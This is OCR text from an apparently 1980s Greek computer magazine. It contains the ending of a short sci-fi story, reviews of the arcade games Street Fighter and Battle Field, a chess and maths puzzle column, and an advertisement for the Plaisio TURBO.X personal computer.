— Τούτος εδώ ο γερμαναράς ήρθε να μας κλέψει. Αυτά τα αρχαία μας ανήκουν... Είναι δικά μας... Κι αν δεν τα φυλάξουμε εμείς, πάλι δεν φεύγουν από δω. Ξέρεις πόσοι χάθηκαν εδώ, σ᾽ αυτά τα νερά; Δεν ξέρεις - ο κόσμος δεν μιλάει, γιατί σέβονται την κληρονομιά τους. Εγώ όμως θα σου πω... Όποιος κατέβηκε εκεί, δεν ξανανέβηκε ζωντανός... Να, δες το φίλο σου το Γερμανό!

Ο Μήτσος γύρισε κατά κει που του ᾽δειχνε ο πατέρας του και είδε με φρίκη το πτώμα του Μαξ να προβάλλει, μισοκαμμένο...

Στα γραφεία της Διαγαλαξιακής Υπηρεσίας Αρχαιοτήτων του Γαλαξία έφτασε το μήνυμα του ρομπότ-φύλακα απ᾽ την Αλόννησο της Γης: «Νέα απόπειρα αρχαιοκαπηλείας εξουδετερώθηκε επιτυχώς».

του Α. Τσιριμώκου



ΤΩΝ Α.
ΛΕΚΟΠΟΥΛΟΥ
Γ. ΚΥΠΑΡΙΣΣΗ

STREET FIGHTER



Οι πολεμικές τέχνες είναι ένα θέμα που πάντα συγκινούσε τους προγραμματιστές, σε όλα τα επίπεδα από τους home micros μέχρι τα arcades. Ο λόγος είναι άγνωστος. Ίσως η προσομοίωση της ανθρώπινης κίνησης ν' αποτελεί κάποια ξεχωριστή πρόκληση (σε λίγο θα είναι έτοιμο και το δικό μου arcade game με τίτλο: «Μια Μέρα στη Σύνταξη του Pixel»).

Δεν μου λέτε τώρα, σας αρέσουν τα ταξίδια?
Ναι? Πολύ ωραία.
Το ξύλο σας αρέσει?
Επίσης? Ε τότε έχετε όλα τα απαιτούμενα προσόντα για να παίξετε Street Fighter.

Το καινούργιο δημιούργημα της Capcom είναι ένα μείγμα πολεμικών τεχνών κα καυγάδων του δρόμου. Η υπόθεση είναι φυσικά ανύπαρκτη, πλην όμως αυτό δεν παίζει κανένα ρόλο στην αξιολόγηση του παιχνιδιού.

Ταξιδεύετε λοιπόν σε τέσσερις χώρες (ΗΠΑ, Αγγλία, Σ. Ένωση, Ιαπωνία) προσπαθώντας κάθε φορά να νικήσετε τον εκεί πρωταθλητή. Μόνο που η αναμέτρηση δεν γίνεται σε στάδιο μπροστά σε χιλιάδες θεατές, αλλά έξω στους δρόμους. Το γεγονός αυτό έδωσε την ευκαιρία στους προγραμματιστές να εμπλουτίσουν το παιχνίδι με υπέροχα background graphics, διαφορετικά φυσικά για κάθε χώρα. Η ιδιαιτερότητα σε αυτό το σημείο είναι ότι τα graphics αυτά δεν είναι κάποια κλασικά γνωρίσματα κάθε χώρας. Έτσι μην περιμένετε να παλαίψετε μπροστά απ' το άγαλμα της Ελευθερίας, ή το Big Ben.

Οι σκηνές που έχουν επιλεχθεί για να στηθεί το φόντο του παιχνιδιού είναι παρμένες μέσα απ' το περιβάλλον των πόλεων της κάθε χώρας: graffiti πάνω σε τρένα στις Η.Π.Α., φτωχογειτονιές και pubs του Λονδίνου στη Βρετανία, παραδοσιακά σπίτια στην Ιαπωνία και τέλος η παγωμένη ηρεμία στη Ρωσία.

Με τον ίδιο τρόπο αλλάζουν και οι τεχνοτροπίες των αντιπάλων. Έτσι απ' το μποξ των Αμερικάνων, περνάτε στο Kung-Fu των Γιαπωνέζων, από κει στην ωμή βία των Βρετανών hooligans και τέλος στα παραδοσιακά μπαστούνια των Ρώσων.

Σε αυτό το σημείο μάλλον θα πρέπει να σταθούμε στα graphics του παιχνιδιού που είναι πράγματι εκπληκτικά.

Ας αρχίσουμε απ' τα χρώματα για να σας πούμε ότι το παιχνίδι διαθέτει μία παλέτα 4.500 περίπου χρωμάτων που χρησιμοποιούνται όλα.

Το επόμενο πράγμα που κάνει εντύπωση είναι τα τεράστια sprites του. Πράγματι, έχω να δω τόσο μεγάλα sprites απ' την εποχή του Great Guria-



nos. Παρ' όλο όμως που το μέγεθος είναι τόσο μεγάλο, δεν δημιουργείται κανένα πρόβλημα στο animation που είναι πολύ φυσικό.


Στην κυρίως μάχη τώρα, κάθε αναμέτρηση διαρκεί τρεις γύρους που σημαίνει ότι πρέπει να νικήσετε κάθε αντίπαλο τρεις φορές για να προχωρήσετε στον επόμενο.

Ο έλεγχος που ασκείτε επάνω στο μαχητή σας είναι πάρα πολύ καλός, ενώ έχετε στη διάθεσή σας μια πολύ μεγάλη γκάμα από χτυπήματα.

Η βαθμολογία που παίρνετε είναι ανάλογη με τα χτυπήματα, ενώ κάθε τρεις - τέσσερις πίστες υπάρχει ένα bonus stage το οποίο σας δίνει επίσης αρκετούς βαθμούς - αν βέβαια τα πάτε καλά.

Για τον ήχο του παιχνιδιού τώρα, δεν νομίζω πως χρειάζονται ιδιαίτερα σχόλια. Φυσικά είναι sampled, χαρίζοντας έτσι τη γνωστή ηχητική πιστότητα.

Συνοψίζοντας, έχουμε ένα πάρα πολύ ελκυστικό παιχνίδι που, αν και δεν έχει κάποια σπουδαία υπόθεση, καταφέρνει και αγγίζει το άριστο. Το μόνο πράγμα στο οποίο ίσως υστερεί είναι ότι ο παίκτης το βαριέται μάλλον γρήγορα.



BATTLE FIELD

Η κεντρική ιδέα του BATTLE FIELD είναι: Μην οδηγείτε ποτέ μεταχειρισμένη χρονομηχανή. Δεν κινδυνεύετε μόνο να φάτε κλήση αλλά και να «μείνετε» σε καμιά παράξενη εποχή.

Και καλά να βρεθείτε κάπου στα 1937, όλο και κάποιος θα βρεθεί να σας βοηθήσει. Για φανταστείτε όμως να ανοίξετε την πόρτα, με το «κοντεράκι» κολλημένο στα 700.000 π.Χ...

Κάπως έτσι λοιπόν φαίνεται ότι έχει η κατάσταση. Μη φοβάστε, δεν είστε εσείς που κάνετε ωτοστόπ στους δεινόσαυρους. Δική σας δουλειά είναι να ψάξετε αφ' ενός να βρείτε τον αδελφό σας, αφ' ετέρου να φέρετε πίσω τη χρονομηχανή. Εύκολη δουλειά; Δυστυχώς οι υπόλοιποι έχουν αντίθετη γνώμη.



Ξεκινάτε λοιπόν από την προϊστορική εποχή. Το όπλο σας δεν είναι τίποτα σπουδαίο, αλλά μπορεί να γίνει σπουδαιότερο, με μερικά έξτρα «δωράκια» που βρίσκουμε όπως πάντα στο δρόμο. Μερικά πάντως είναι ιδιαίτερα εντυπωσιακά. Εκτός από τα κλασικά «πολυβόλα», υπάρχουν πιστόλια ακτίνων, με τη βοήθεια των οποίων έχουμε στη διάθεσή μας μια δέσμη που διασχίζει όλη την οθόνη. Περιττό να σας πω, ότι με δύο κινήσεις της δέσμης έχουμε απαλλαγεί από κάθε τι μοχθηρό που υπάρχει στην οθόνη μας.


Η περιπλάνησή μας συνεχίζεται στην αρχαία Ρώμη και στην Αίγυπτο. Και να μην σας το λέγαμε, σίγουρα θα προσέξετε τα υπέροχα ψηφιδωτά που στολίζουν ναούς και δωμάτια. Όχι μόνο επειδή είναι ωραία, αλλά επειδή... ρίχνουν κιόλας! Και σαν να μην έφταναν όλα αυτά, όλο και κάποιος μάγος θα βρεθεί στο τέλος για να δοκιμάσει επάνω σας την τελευταία λέξη της μαύρης μαγείας.

Η επόμενη πίστα είναι κάπου στις μέρες μας. Εδώ το παιχνίδι μοιάζει λίγο με COMMANDO, φυσικά με πολύ-πολύ-πολύ ανώτερα γραφικά.

Σε γενικές γραμμές πρόκειται για ένα πολύ ενδιαφέρον arcade, με όπως πάντα αξιόλογα γραφικά, με έναν αξιόλογο, αν και όχι ιδιαίτερα εντυπωσιακό ήχο, και με ένα αρκετά... παράξενο joystick. Αντί για μοχλό έχουμε έναν τύπο «δίσκου», μια και με τις κλασικές τέσσερις κινήσεις προχωρούμε το sprite μας, ενώ με τις υπόλοιπες κινήσεις του δίσκου στρέφουμε το όπλο μας φάτσα στους αντιπαθητικούς. Καλό σαν σκέψη μόνο που θα πάρει αρκετό χρόνο και... δεκάρικα μέχρι να το συνηθίσετε. ■



microΔΙΑΛΕΙΜΜΑ



Πολλοί μεταγενέστεροι σκακιστές - κυρίως θεωρητικοί - κατηγόρησαν τον Steinitz ότι «πάγωσε» την εξέλιξη της θεωρίας, δημιουργώντας ολόκληρη σχολή (την κλασική) με δογματικούς κανόνες και φανατικούς οπαδούς. Μπορεί και να είναι έτσι τα πράγματα, όμως σίγουρα δεν φέρει ευθύνη ο ίδιος ο Steinitz, αλλά οι «μαθητές» του... Ο ίδιος είχε τη μοίρα όλων των μεγαλοφυών σε κάθε τομέα: Να ανοίγει καινούργιους δρόμους, τους οποίους οι συνεχιστές του ακολουθούν τυφλά.

Το διάγραμμα του περασμένου τεύχους δείχνει την τρομερή ικανότητα του Steinitz να αναλύει θέσεις και να αξιοποιεί τη στρατηγική υπεροχή με τακτικά χτυπήματα. Η παρτίδα εξελίχθηκε ως εξής:

1.	Πxθ7+	ΡxΠ
2.	Βθ1+	Ρη7
3.	Βθ6+	Ρζ6
4.	Βθ4+	Ρε5

(Αν 4... Ρη7, τότε 5. Αθ6+ και 6. ΑxΠ ματ)

5. ΒxΙ+

και ο Μαύρος εγκαταλείπει, δεδομένου ότι μετά από 5... Ρζ5 το ματ είναι πολύ κοντά.

Στη θέση του διαγράμματος αυτού του μήνα είναι εύκολο να δει κανείς ότι ο Λευκός υπερέχει στρατηγικά, τόσο λόγω του μεγαλύτερου χώρου κινήσεων που έχει πάνω στη σκακιέρα, όσο και λόγω των διπλωμένων πύργων στην ανοιχτή στήλη ε. Το θέμα είναι πώς πρέπει να συνεχίσει για να κερδίσει σύντομα.

ΜΠΛΕΞΑΜΕ ΚΑΙ ΤΩΡΑ...

Καημένε Πυθαγόρα, το θεώρημά σου το ξέχασε σχεδόν όλος ο κόσμος! Κι ας το διδάσκουν ακόμα στα σχολεία... Μιλάμε, φυσικά, για το πρόβλημα του τεύχους 40, με τη μύγα και την αράχνη που «πάει τοίχο-τοίχο» να την κολατσίσει. Το προβληματάκι αυτό λοιπόν ήταν απλή εφαρμογή του Πυθαγόρειου θεωρήματος (το τετράγωνο της υποτείνουσας κ.λπ. - ξέρετε τώρα!), αφού ξέρουμε ότι η μικρότερη διαδρομή μεταξύ δύο σημείων είναι η ευθεία.

Αν κάνουμε το ανάπτυγμα του κουτιού, βλέπουμε ότι πράγματι η συντομότερη διαδρομή που πρέπει να ακολουθήσει η αράχνη είναι υποτείνουσα ενός ορθογωνίου τριγώνου με κάθετες πλευρές μήκους 6 και 8 εκατοστών αντίστοιχα (κάντε το σχήμα, αν δεν μας πιστεύετε), οπότε το γνωστό μας θεώρημα μας πιστοποιεί ότι η αράχνη θα διατρέξει 10 εκατοστά - και όχι, όπως απάντησαν πολλοί, 10,49 εκατοστά, ούτε 13...

Τέλος πάντων, υπήρξαν και σωστές απαντήσεις (ευτυχώς) - συνολικά 34 μέχρι την ώρα που γράφονται αυτές οι γραμμές (αν έρθουν κι άλλες από εδώ και πέρα, δεν ευθυνόμαστε εμείς - θα είναι εκπρόθεσμες, έτσι κι αλλιώς). Από αυτές η σχετική κλήρωση ανέδειξε νικητή τον κ. Γιώργο Θαλασσινό από το Χολαργό (Μελπομένης 43), ο οποίος κερδίζει την ετήσια συνδρομή του και είναι πλέον ευτυχής!

Γι' αυτό το μήνα τώρα σας ετοιμάσαμε κάτι που μπορεί να βρεθεί ακόμα και με τη βοήθεια ενός calculator:

Ο αριθμός 2519 έχει την ιδιομορφία όταν διαιρείται με το 10 να δίνει υπόλοιπο 9, όταν διαιρείται με το 9 να δίνει υπόλοιπο 8 κ.ο.κ. μέχρι τη διαίρεση με το 2 που δίνει υπόλοιπο 1. Μπορείτε να βρείτε άλλους δύο τέτοιους αριθμούς, που να έχουν την ίδια ιδιότητα; Περιμένουμε τις απαντήσεις σας μέχρι τις 5 Απριλίου.



TURBO·X

Κέρδισε τη μάχη της αξιοπιστίας!



Στο χρόνο που πέρασε, το ΠΛΑΙΣΙΟ, παρουσίασε τον προσωπικό κομπιούτερ TURBO.X, που αποκτήθηκε από πάρα πολλούς νέους ανθρώπους της πληροφορικής. Και αυτοί οι άνθρωποι, είναι οι «μάρτυρες» για την μεγάλη του αξιοπιστία, την υψηλή του ποιότητα και την τεράστια δυνατότητα επέκτασής του.
Αυτοί οι άνθρωποι, μπορούν να σας μιλήσουν τώρα για τον TUBRO.X, καλύτερα και από τους συνεργάτες του ΠΛΑΙΣΙΟΥ· γιατί αυτοί - που ανάμεσά τους θα υπάρχουν γνωστοί και φίλοι σας - είναι σήμερα οι πιο κατάλληλοι, για την ενημέρωσή σας!*

*** Ελάτε στο ΠΛΑΙΣΙΟ για να σας φέρουμε σε επαφή, μαζί τους!**



ΣΤΟΥΡΝΑΡΑ 24 ΠΟΛΥΤΕΧΝΕΙΟ - ΑΘΗΝΑ ΤΗΛ.: 3644001-4

ΤΙ ΠΕΡΙΛΑΜΒΑΝΕΙ Η ΒΑΣΙΚΗ ΜΟΝΑΔΑ TURBO.X

- Επεξεργαστή στα 10 MHz με 256 KB, μνήμη R.A.M. επεκτάσιμη μέχρι 640 KB.
- Μία μονάδα δισκέτας FD 5 1/4" 360K.
- Κάρτα γραφικών (μονόχρωμη ή έγχρωμη) με θύρα σύνδεσης για εκτυπωτή.
- Τροφοδοτικό 150 W, με δυνατότητα τροφοδοσίας για λειτουργία της μονάδας σε πλήρη σύνθεση.
- Μεταλλικό περίβλημα χωρητικότητας μέχρι 4 μονάδων περιφερειακής μνήμης (FLOPPY DISK και HARD DISK).
- 8 συνολικά θύρες επέκτασης του μηχανήματος.
- Πλήρες πληκτρολόγιο 84 πλήκτρων.
- Μονόχρωμη οθόνη (πράσινη ή AMBER) διπλής συχνότητας, με δυνατότητα συνεργασίας με κάρτα μονόχρωμη ή και έγχρωμη.
- Θέση για μαθηματικό συνεπεξεργαστή 8087 (10 MHz).

ΤΙ ΜΠΟΡΕΙΤΕ ΝΑ «ΚΤΙΣΕΤΕ» ΣΤΟΝ TURBO.X

- Δεύτερο Disc Drive FD.
- Μέχρι δύο μονάδες σκληρού δίσκου HD (20, 40, 80 MB).
- Κάρτα Multi I/0 (Ρολόι, ημερομηνία, παράλληλη έξοδος, 2 σειριακές έξοδοι RS 232C).
- Κάρτα γραφικών, έγχρωμη, υψηλής ανάλυσης EGA (640×350 με 16 ταυτόχρονα χρώματα) με αντίστοιχο monitor.
- Κάρτα TELEX και κάρτα MODEM.
- Επέκταση μνήμης ON BOARD μέχρι 640 KB.
- Κάρτα επέκτασης κεντρικής μνήμης RAM, πάνω από 640 KB.

ΥΨΗΛΗ ΠΟΙΟΤΗΤΑ ΚΑΤΑΣΚΕΥΗΣ

Δοκιμασμένης ποιότητας και αντοχής, γιατί:

- Τα υλικά κατασκευής του είναι άριστα (Ιαπωνικό drive, επαφές πληκτρολογίου κ.λπ.).
- Αυστηρή στάθμη ελέγχου (BURNING TEST 24 ΩΡΩΝ ΣΥΝΕΧΟΥΣ ΛΕΙΤΟΥΡΓΙΑΣ, με αλλαγές θερμοκρασίας από +10°C μέχρι 50°C), που σημαίνει σκληρή δοκιμασία στις κολλήσεις.
- Σοφά μελετημένη σχεδίαση όγκου.
- 1.050 ευχαριστημένοι χρήστες.

ΑΞΙΟΠΙΣΤΗ ΕΓΓΥΗΣΗ «ΠΛΑΙΣΙΟ»

12 ολόκληρους μήνες και εγγράφως, γιατί:

- Πιστεύουμε στην ανωτερότητα του προιόντος.
- Το Service μας, είναι ολοκληρωμένο, με ειδικές εγκαταστάσεις.
- Το τεχνικό προσωπικό μας είναι μόνιμο και ειδικευμένο.
- Το στοκ σε ανταλλακτικά, εξασφαλισμένο, υπαρκτό.
- Σέρβις εντός 24 ωρών!

Μόνο ένα επιτυχημένο παρελθόν «18 ΧΡΟΝΙΑ ΠΛΑΙΣΙΟ» μπορεί να αποτελέσει εγγύηση για τον TURBO.X!